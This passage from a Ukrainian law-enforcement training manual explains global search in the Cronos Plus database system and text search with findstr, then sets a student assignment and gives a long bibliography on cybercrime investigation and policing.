

Рис. 6. Створення індексів

Вказана процедура дозволяє значно скоротити час пошуку.

Здійснення пошуку

Для того, щоб проводити швидкий пошук в різних базах даних в системі Cronos Plus передбачено спеціальні банки даних типу «Глобальний пошук». Для підготовки банку вказаного типу слід створити новий банк даних та обрати для нього тип «Глобальный поиск». Після цього через меню «Проектирование» → «Структуры банка данных» створити нову базу, у якій передбачити необхідні поля для пошуку. Для кожного поля в його властивостях за допомогою кнопки «Таблица» потрібно обрати поля в таблицях інших банків даних, за якими видаватиметься результат при глобальному пошуку (рис. 7).



Рис. 7. Налаштування глобального пошуку

Існують випадки, коли імпортувати великі дані до СУБД є недоцільним, через суттєве зростання об’єму вихідних файлів банку. В такому випадку пошук можна здійснювати стандартними засобами або з використанням спеціалізованих утиліт.

В системі Windows, наприклад, для цього можна скористатися утилітою findstr з вказівкою потрібних параметрів. Наприклад,

findstr /s "що шукаємо" де_шукаємо

findstr /B "t.....31@yahoo.fr" rez_out.txt

Крім того, з цією метою можна використовувати утиліти Grep, Folder Find Text, DocFetcher.

Завдання

За завданням викладача:

1) привести фрагмент тексту до визначеної структури;
2) трьома способами імпортувати приведені дані до СУБД;
3) реалізувати в СУБД глобальний пошук у декількох базах даних;
4) здійснити пошук строки у текстовому файлі за допомогою декількох утиліт;
5) скласти звіт.

3. Рекомендована література (основна, допоміжна), інформаційні ресурси в Інтернеті

Основна

1. Online Investigative Principles for Federal Law Enforcement Agents. November 1999.
2. Бандурка О. М. Теорія і практика оперативно-розшукової діяльності: монографія. Харків : Золота миля, 2012. 620 с.
3. Виявлення, попередження та розслідування злочинів торгівлі людьми, вчинених із застосуванням інформаційних технологій: навчальний курс / [А. Вінаков, В. Гузій, Д. Девіс, В. Дубина, М. Каліжевський, О. Манжай, В. Марков, В. Носов, О. Соловйов]. К., 2017. 148 с.
4. Кримінальний процесуальний кодекс України : від 13.04.2012. *Голос України*. 2012. № 90-91.
5. Манжай О. В. Особливості огляду засобів комп'ютерної техніки. *Вісник Харківського національного університету внутрішніх справ*. 2016. № 3(74). С. 111-120.
6. Манжай О. В. Способи та інструменти обробки даних великого об'єму в роботі правоохоронних органів // Протидія кіберзагрозам та торгівлі людьми (26 листоп. 2019 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2019. С. 178–180.
7. Манжай О.В. Використання кіберпростору в оперативно-розшуковій діяльності. *Право і безпека*. 2009. № 4 (31). С. 215–219.
8. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.
9. Положення про Департамент кіберполіції Національної поліції України, затверджене наказом Національної поліції України № 85 : від 10.11.2015, в редакції наказу Національної поліції України від 07 листопада 2019 року № 1136 «Про внесення змін до Положення про Департамент кіберполіції Національної поліції України». К. : Національна поліція України, 2019. 11 с.
10. Про кіберзлочинність : конвенція Ради Європи : від 07.09.2005 : ратифікована Верховною Радою України 07.09.2005 URL: http://zakon.rada.gov.ua/laws/show/994_575 (дата звернення: 10.08.2021).
11. Про основні засади забезпечення кібербезпеки України : Закон України від 05.10.2017. *Відомості Верховної Ради України*. 2017. № 45 (10.11.2017). Ст. 403.
12. Про телекомунікації : закон України від 18.11.2003 : [із змінами і доповненнями]. *Офіційний вісник України*. 2003. № 51 (02.01.2004). Ч. 1. Ст. 2644.
13. Criminal Intelligence. Manual for Analysts. United Nations, 2011. 96 с.
14. ДСТУ ISO/IEC 27032:2016. Інформаціні технології. Методи захисту. Настанови щодо кібербезпеки. Київ : ДП «УкрНДНЦ», 2018. 44 с.

Допоміжна

15. Gibson W. Neuromancer. London: HarperCollins, 1994. 271 p.
16. Handbook of Digital Forensics and Investigation / edited by Eoghan Casey. Elsevier Academic Press, 2010. 567 p.
17. Lorch S. Расследование случаев распространения детской порнографии в Интернете. *Інформаційний бюлетень*. К. : МНДЦ, 2004. № 5. С. 145-157.
18. Mccoy M. Collection and Preservation of Digital Evidence / Mark Mccoy, Rachael Elliott // The Detective's Handbook / edited by John A. Eterno, Cliff Roberson. London, New-York : CRC Press, 2015. 358 с.
19. National Institute of Justice. Electronic Crime Scene Investigation: A Guide for First Responders Washington, D.C. : U.S. Department of Justice, National Institute of Justice, 2001. NCJ 187736.
20. Practice Advice on Tackling Commercial Cannabis Cultivation and Head Shops. Bedfordshire: ACPO NPIA, 2009. 57 p.

21. Ribaux O. Reframing Forensic Science and Criminology for Catalyzing Innovation in Policing Practices. *Policing: A Journal of Policy and Practice*. 2019. Vol. 13, Iss. 1. pp. 5–11 (DOI: 10.1093/police/pax057).

22. The Attorney General's Guidelines for Domestic FBI Operations. September 29, 2008.

23. The Attorney General's Guidelines On Federal Bureau Of Investigation Undercover Operations. May 30, 2002.

24. XML Data Corpus : Report on methodology for collection, cleaning and unified representation of large textual data from various sources: news reports, weblogs, chat. WP4. D.4.1 / Ioannis Klapaftis, Suresh Manandhar, Shailesh Pandey [European Seventh Framework Programme FP7-218086-Collaborative Project] ; INDECT Consortium. 2009. 41 p.

25. Дахно І. І. Зовнішньоекономічний менеджмент. К. : Центр учбової літератури, 2012. 568 с.

26. Європейська конвенція про взаємну допомогу у кримінальних справах: від 20.04.1959: ратифікована Верховною радою України 16.01.1998. *Офіційний вісник України*. 2004. № 26. С. 231. Ст. 173.

27. Літвінов М. Ю. Проблемні питання фіксації комп'ютерних слідів під час здійснення огляду // Протидія кіберзлочинності в фінансово-банківській сфері : матеріали Всеукр. наук.-практ. конф., м. Харків, 23 квіт. 2013 р. / МВС України, Харк. нац. ун-т внутр. справ ; Незалеж. асоц. банків України, Харк. банк. союз. регіон. представник НАБУ. Х. : ХНУВС, 2013. С. 20-23.

28. Манжай О. В., Бучак Т. А. Методика контекстного пошуку документів, які оброблялися в інформаційно-телекомунікаційній системі, в рамках проведення контрольних заходів по перевірці стану інформаційної безпеки організації // Матеріали науково-практ. конференції «Інформатизація вищих навчальних закладів МВС України». Х. : Вид-во Харківського нац. ун-ту внутр. справ. 2008. С. 151-153.

29. Манжай О. В., Осятинська І. А. Встановлення та визначення місцезнаходження особи за її мережними ідентифікаторами // Актуальні питання розслідування кіберзлочинів: матеріали міжнарод. наук.-практ. конф. (Харків, 10 грудня 2013 р.) / МВС України, Харк. нац. ун-т внутр. справ. Х : ХНУВС, 2013. С. 256-258.

30. Методика розкриття злочинів, вчинених у сфері функціонування платіжних карток та електронних розрахунків: наук.-метод. рек. / О. І. Безпалова, Д. Т. Карпізін, В. В. Носов, О. В. Манжай, В. І. Стреляний. Х. : Харк. нац. ун-т. внутр. справ. 2013. 79 с.

31. Науково-практичний коментар до Кримінального кодексу України: за станом законодавства і Постанов Пленуму Верховного Суду України на 1 грудня 2001 р. / за ред. С.С. Яценка. К. : А.С.К., 2002. 906 с.

32. Незаконні дії з банківськими платіжними картками: методичні рекомендації. К. : МВС України, 2013. 28 с.

33. Панасюк І.В. Робота з великими текстовими масивами у правоохоронних органах // Протидія кіберзагрозам та торгівлі людьми (26 листоп. 2019 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2019. С. 192–193.

34. Петрович Л., В'ятов Н. Пошук та вилучення доказів: тренінг для тренерів з викладання тематики розслідування кіберзлочинів для представників навчальних закладів МВС України. К. : Проект ОБСЄ «Посилення кримінального переслідування торгівлі людьми з використанням інформаційних технологій в Україні»), 2014. 60 с.

35. Положення про електронні гроші в Україні, затверджене постановою Правління Національного банку України від 04.11.2010 № 481 [із змінами і доповненнями]. *Офіційний вісник України*. 2010. № 100 (04.01.2011). ст. 3571.

36. Порядок здійснення державного контролю за міжнародними передачами товарів подвійного використання : затверджений постановою Кабінету Міністрів України № 86 : від 28.01.2004 : [із змінами і доповненнями на 29.11.2018] // Офіційний вісник України. 2004. № 4 (13.02.2004) (частина 1). Ст. 167.

37. Про платіжні системи та переказ коштів в Україні: закон України від 05.04.2001 [із змінами і доповненнями]. *Офіційний вісник України*. 2001. № 20 (01.06.2001). ст. 828.

38. Савчук Н. В. Кіберзлочинність: зміст та методи боротьби // Теоретичні та прикладні питання економіки : збірник наукових праць. 2009. № 19. С. 338-342.

39. Типології легалізації (відмивання) доходів, одержаних злочинним шляхом в 2005–2006 роках : затверджені наказом Держфінмоніторингу України : від 22.12.2006 № 265. *Українська інвестиційна газета*. 2007. № 44, 11.

40. Guidance on the National Intelligence Model / Produced on behalf of the Association of Chief Police Officers by the National Centre for Policing Excellence. 2005. 213 с. URL: https://whereismydata.files.wordpress.com/2009/01/national-intelligence-model-20051.pdf (дата звернення: 10.08.2020).

41. The National Criminal Intelligence Sharing Plan / Department of Justice. 2003. 54 с. URL: https://it.ojp.gov/documents/ncisp/National_Criminal_Intelligence_Sharing_Plan.pdf (дата звернення: 10.08.2020).

42. Манжай О. В, Жицький Є. О. Кримінальна розвідка та її співвідношення з оперативним обслуговуванням. *Jurnalul Juridic National: Teorie si Practică*. 2015. № 3(13). С. 100-105.

43. Implementing Intelligence-Led Policing: An Application of Loose-Coupling Theory / J. G. Carter, S. W. Phillips, S. M. Gayadeen. *Journal of Criminal Justice*. 2014. № 42. pp. 433-442.

44. Работа полиции. Системы полицейской информации и разведки: пособие по оценке систем уголовного правосудия. Нью-Йорк : Управление Организации Объединенных Наций по наркотикам и преступности, 2010. 36 с. URL: https://www.unodc.org/pdf/criminal_justice/10-52547_1_Policing_4_ebook.pdf (дата звернення: 10.08.2020).

45. Манжай О. В. Аналіз методології кримінальної розвідки в зарубіжних країнах. *Вісник Луганського державного університету внутрішніх справ імені Е.О. Дідоренка*. 2016. № 3(75). С. 256-265.

46. Богинский О. В. Некоторые методы, применяемые для подготовки аналитических выводов, в рамках института криминальной разведки. *Legea si Viata*. 2018. № 3. С. 11-15.

Інформаційні ресурси в Інтернеті

47. Case of Segerstedt-Wiberg and Others v. Sweden. URL: http://hudoc.echr.coe.int/sites/eng/pages/search.aspx?i=001-75591 (Дата звернення: 22.09.2017).

48. cyberpolice.gov.ua.

49. Comissioner’s Operational Priorities. URL: https://www.police.gov.hk/ppp_en/01_about_us/cop.html(дата звернення: 31.07.2020).

50. Contents - EasyPatterns 2.5. URL: https://www.datamystic.com/textpipe/manual/general_usage_easypatterns_reference.htm (дата звернення: 09.09.2019).

51. FBI: Woman Posted Craigslist and Seeking Killer for Lover’s Wife. URL: http://www.usatoday.com/news/nation/2008-01-26-craigslist-hitman_N.htm (дата звернення: 03.08.2021).

52. hackthebox.eu.

53. Minnesota v. Granite Gate Resorts, Inc., 1996 WL 767431 (Minn. Dist. Ct. 1996) / Court File No. C6-95-7227. URL: : http://www.loundy.com/CASES/Minn_v_Granite_Gate.html (дата звернення: 10.08.2021).

54. Mission & Priorities. URL: https://www.fbi.gov/about/mission (дата звернення: 03.08.2020).

55. Monette H. Herrera NBI creates crime unit to capture cybercrime violators URL: http://www.pia.gov.ph/news/index.php?article=1901353660025 (дата звернення: 10.08.2021).

56. National Cyber Crime Unit. URL: http://www.nationalcrimeagency.gov.uk/about-us/what-we-do/national-cyber-crime-unit (дата звернення: 10.12.2018).

57. Office central de lutte contre la criminalité liée aux technologies de l'information et de la communication. URL: https://fr.wikipedia.org/wiki/Office_central_de_lutte_contre_la_criminalit%C3%A9_li%C3%A9e_aux_technologies_de_l%27information_et_de_la_communication (дата звернення: 03.08.2021).

58. Project 2020 Scenarios for the Future of Cybercrime – White Paper for Decision Makers. 25 p. URL: https://www.europol.europa.eu/sites/default/files/publications/2020_white_paper.pdf (дата звернення: 10.08.2021).

59. Robertson N. Documents reveal al Qaeda’s plans for seizing cruise ships, carnage in Europe / N. Robertson, P. Cruickshank, T. Lister. URL: http://edition.cnn.com/2012/04/30/world/al-qaeda-documents-future/?hpt=hp_c1 (дата звернення: 10.08.2021).

60. Schaar P. Quellen-Telekommunikationsüberwachung durch die Sicherheitsbehörden. 5 p. URL: http://www.ccc.de/system/uploads/122/original/Schaar-Staatstrojaner.pdf/ (дата звернення: 03.08.2021).

61. Shelley L. Organized Crime, Terrorism and Cybercrime / перевод исследователя ВЦИОП Т. Л. Тропиной URL: http://www.crime.vl.ru/index.php?p=928&more=1&c=1&tb=1&pb=1 (дата звернення: 10.12.2021).

62. Skype URL: https://uk.wikipedia.org/wiki/Skype (дата звернення: 10.07.20201).

63. Social bookmarking URL: http://en.wikipedia.org/wiki/Social_bookmarking (дата звернення: 10.07.2021).

64. TRIM. URL: https://ru.wikipedia.org/wiki/TRIM (дата звернення: 10.08.2021).

65. Viber URL: https://uk.wikipedia.org/wiki/Viber (дата звернення: 10.07.2021).

66. Веб-сайт URL: https://uk.wikipedia.org/wiki/Веб-сайт (дата звернення: 10.07.2021).

67. Вирок Кіровського районного суду м. Кіровограда від 06.03.2014 : Справа № 404/10729/13-к URL: http://www.reyestr.court.gov.ua/Review/37493964 (дата звернення: 10.07.2021).

68. Відеохостинг URL: https://uk.wikipedia.org/wiki/Відеохостинг (дата звернення: 10.07.2021).

69. Електронна дошка оголошень URL: https://uk.wikipedia.org/wiki/Електронна_дошка_оголошень (дата звернення: 10.07.2021).

70. Золотий щит. URL: : http://ru.wikipedia.org/wiki/Золотий_щит (дата звернення: 10.08.2021).

71. Інтернет-технології URL: https://uk.wikipedia.org/wiki/Інтернет-технології (дата звернення: 10.08.2021).

72. Кібербанди стають схожі на високоорганізовані синдикати. URL: http://unian.net/ukr/news/news-369195.html (дата звернення: 10.08.2020).

73. Криптовалюта URL: https://uk.wikipedia.org/wiki/Криптовалюта (дата звернення: 10.08.2021).

74. 互联网信息服务管理办法(国务院令第292号). URL: http://www.gov.cn/gongbao/content/2000/content_60531.htm (дата звернення: 03.08.2021).